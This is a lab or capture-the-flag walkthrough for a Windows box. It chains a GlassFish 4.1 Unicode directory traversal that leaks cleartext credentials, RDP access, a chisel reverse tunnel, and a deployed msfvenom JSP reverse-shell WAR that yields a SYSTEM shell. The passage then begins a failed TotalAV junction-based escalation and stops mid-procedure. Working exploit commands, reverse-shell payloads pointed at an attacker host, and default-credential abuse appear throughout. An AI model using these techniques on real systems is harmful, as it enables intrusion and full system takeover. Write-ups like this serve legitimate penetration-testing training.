Fish
The IP may vary: the lab had to be restarted at some point, so screenshots and commands might show a different address. Replace it with the one from your own instance.
TL;DR. Oracle GlassFish Server 4.1 vulnerable to the Unicode traversal with%c0%af(CVE-2017-1000028) that reads Synaman'sAppConfig.xmlwith cleartext credentials (arthur/KingOfAtlantis), RDP asarthur, and an escalation via deploying a.waron the GlassFish admin panel tunneled throughchisel(4848 only binds localhost) that runs the JSP as SYSTEM.
Recon
Initial scan
A full port scan uncovers a stack of unusual services:
ping -c 1 192.168.189.168     # ttl=125 → Windows
sudo nmap -sS -Pn -p- --min-rate 5000 --open 192.168.189.168
PORT STATE SERVICE
3389/tcp open ms-wbt-server
4848/tcp open http
6060/tcp open x11
7676/tcp open jms
8080/tcp open http
8181/tcp open ssl/httpnmap -p135,139,445,3389,3700,4848,5040,6060,7676,8080,8181,8686,49664-49669 -sCV 192.168.189.168PORT STATE SERVICE VERSION
3389/tcp open ms-wbt-server Microsoft Terminal Services
4848/tcp open http Sun GlassFish Open Source Edition 4.1
6060/tcp open x11? (SynaMan File Manager 5.1 build 1595)
7676/tcp open jms Java Message Service 301
8080/tcp open http Sun GlassFish 4.1 (Data Web)
8181/tcp open ssl/http Sun GlassFish 4.1Two services matter: GlassFish 4.1 (admin panel on 4848, accepts WAR deploys) and Synaman File Manager on 6060, a Synametrics commercial product for file sharing with RDP.
Access as arthur
GlassFish 4.1 - Directory Traversal (CVE-2017-1000028)
4848 serves theme/META-INF/prototype without sanitizing Unicode paths: %c0%af decodes to / and escapes past META-INF. It is a pure LFI limited to the host filesystem.
curl 'http://192.168.189.168:4848/theme/META-INF/prototype%c0%af..%c0%af..%c0%af..%c0%af..%c0%af..%c0%af..%c0%af..%c0%af..%c0%af..%c0%af..%c0%af..%c0%af..%c0%afwindows/win.ini'
; for 16-bit app support
[fonts]
[extensions]
[mci extensions]
[files]
[Mail]
MAPI=1
win.ini only confirms the vuln works; the useful step is enumerating Synaman directories:
curl 'http://192.168.189.168:4848/theme/META-INF/prototype%c0%af..%c0%af..%c0%af..%c0%af..%c0%af..%c0%af..%c0%af..%c0%af..%c0%af..%c0%af..%c0%af..%c0%af..%c0%afSynaman/config'
Alert.txt
AppConfig.xml
DirListingFooterTemplate.htm
DirListingHeaderTemplate.htm
DownloadNotification.txt
service.properties
StaticConfig.xml
umap.dat
UserMappings.xml
WorkerMappings.xml
And then AppConfig.xml:
curl 'http://192.168.189.168:4848/theme/META-INF/prototype%c0%af..%c0%af..%c0%af..%c0%af..%c0%af..%c0%af..%c0%af..%c0%af..%c0%af..%c0%af..%c0%af..%c0%af..%c0%afSynaman/config/AppConfig.xml'Two lines matter: smtpUser=arthur and smtpPassword=KingOfAtlantis. A textbook config-file secret for a product that does validate against the local system account.

<?xml version="1.0" encoding="UTF-8"?>
<Configuration>
    <parameters>
        ...
        <parameter name="smtpServer" type="1" value="mail.fish.pg"></parameter>
        <parameter name="smtpUser" type="1" value="arthur"></parameter>
        ...
        <parameter name="smtpPassword" type="1" value="KingOfAtlantis"></parameter>
        ...
    </parameters>
</Configuration>
RDP as arthur
Those credentials work for RDP (Synaman uses the local system account arthur):
xfreerdp /u:arthur /p:KingOfAtlantis /v:192.168.189.168
FreeRDP: 192.168.189.168
(arthur's Windows desktop: Recycle Bin, Edge)
Privilege Escalation
GlassFish 4848 localhost-only - chisel

The GlassFish admin panel (4848) only binds 127.0.0.1. Once we have RDP, drop chisel.exe (repo) and open a reverse tunnel exposing the target's 4848 on the attacker's 4848.
# attacker
chisel server --reverse -p 1234
# victim
chisel.exe client 192.168.45.155:1234 R:4848
server: Reverse tunnelling enabled
server: Listening on http://0.0.0.0:1234
server: session#1: tun: proxy#R:4848=>4848: Listening
The panel becomes reachable from the attacker at http://localhost:4848 and default GlassFish credentials are usually admin with empty password (until explicitly changed).
They work as-is. The console status bar confirms the context and doubles as a reminder of where we are: user admin, domain domain1 and Server: localhost, which here is not the Kali box but the far end of the tunnel.

http://localhost:4848/common/index.jsf

User: admin | Domain: domain1 | Server: localhost
GlassFish Server Open Source Edition

Deployment
  List Deployed Applications
  Deploy an Application
Deploy a WAR with a JSP shell
msfvenom produces a WAR with a JSP reverse shell. When GlassFish deploys it, the app is served under /shell/ and the context runs as the service user (SYSTEM).
msfvenom -p java/jsp_shell_reverse_tcp LHOST=192.168.45.155 LPORT=443 -f war > shell.war
Payload size: 1103 bytes
Final size of war file: 1103 bytes
We start the nc that will receive the connection:
rlwrap nc -nlvp 443In the panel, Applications > Deploy.... Picking the right source matters: Packaged File to Be Uploaded to the Server uploads the .war from the attacker machine through the browser, while the other option, Local Packaged File or Directory That Is Accessible from GlassFish Server, expects a path on the target's filesystem. Context Root and Application Name autofill to shell from the file name, and that is what fixes the final URL.

Deploy Applications or Modules

Location:  (o) Packaged File to Be Uploaded to the Server
               [ Browse... ]  shell.war
           ( ) Local Packaged File or Directory That Is Accessible from GlassFish Server

Type: Web Application
Context Root:     shell
Application Name: shell
After OK the application shows up deployed and enabled, with the web engine and a Launch link that is exactly the trigger we are after:

Deployed Applications (1)
Select  Name   Deployment Order  Enabled  Engines  Action
[ ]     shell  100               yes      web      Launch | Redeploy | Reload
Web Application Links
Application Name: shell
Links:
  [server]  http://Fishyyy:8080/shell
  [server]  https://Fishyyy:8181/shell
The links GlassFish hands out point at the server hostname (Fishyyy) rather than the IP, so before clicking we have to resolve it on the attacker by adding 192.168.189.168 fishyyy to /etc/hosts:
sudo nano /etc/hosts
127.0.0.1       localhost
127.0.1.1       kali
...
192.168.189.168 fishyyy
Hitting https://fishyyy:8181/shell/ triggers the JSP and the reverse lands as NT AUTHORITY\SYSTEM (the GlassFish service default).

listening on [any] 443 ...
connect to [192.168.45.155] from (UNKNOWN) [192.168.189.168] 50500
Microsoft Windows [Version 10.0.19042.1288]
(c) Microsoft Corporation. All rights reserved.

C:\glassfish4\glassfish\domains\domain1\config>whoami
nt authority\system
local.txt
C:\glassfish4\glassfish\domains\domain1\config>type C:\Users\arthur\Desktop\local.txt && whoami
165036bf6c4e900bca363cafaedb665d
nt authority\system
Proof.txt
C:\glassfish4\glassfish\domains\domain1\config>type C:\Users\Administrator\Desktop\proof.txt
57a4875bfba6f9f6eb7930bdb6e169e1
Failed alternative route: TotalAV
The box ships a TotalAV 2020 install and the escalation was attempted through it too. It never reached a shell, but it is worth telling in full because the failure is instructive: the primitive worked, what did not work was the trigger.
The bug: restoring from quarantine through a junction
searchsploit has an entry for that version:
searchsploit 'Total Av priv'
searchsploit -m windows/local/47897.txt
Exploit Title | Path
----------------------------------------------|---------------------------
TotalAV 2020 4.14.31 - Privilege Escalation | windows/local/47897.txtThe file itself boils the idea down to four steps:
   Proof of Concept
1. Plant the malicious file in this case we use DLL file
2. To exploit the vulnerability antivirus must detect the malicious dll
3. Move it to quarantine.
4. Attacker must create NTFS directory junction to restore
The reasoning is neat: the antivirus service runs as SYSTEM and, when restoring a file, drops it back at the original path it recorded, without checking whether that directory is still the same one. If between quarantine and restore we turn that directory into an NTFS junction pointing somewhere privileged, the antivirus is the one writing there for us. The result is an arbitrary write as SYSTEM, with content of our choosing.
The attempt
First the bait: a DLL payload the antivirus has to flag. It is named version.dll because that is precisely the name we want to hijack afterwards.
msfvenom -p windows/meterpreter/reverse_tcp lhost=192.168.45.155 lport=443 -f dll > version.dll
python3 -m http.server 80
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x86 from the payload
No encoder specified, outputting raw payload
Payload size: 354 bytes
Final size of dll file: 9216 bytes
It gets downloaded into a throwaway directory inside arthur's profile, the one that will later become the junction:
mkdir mount
cd mount
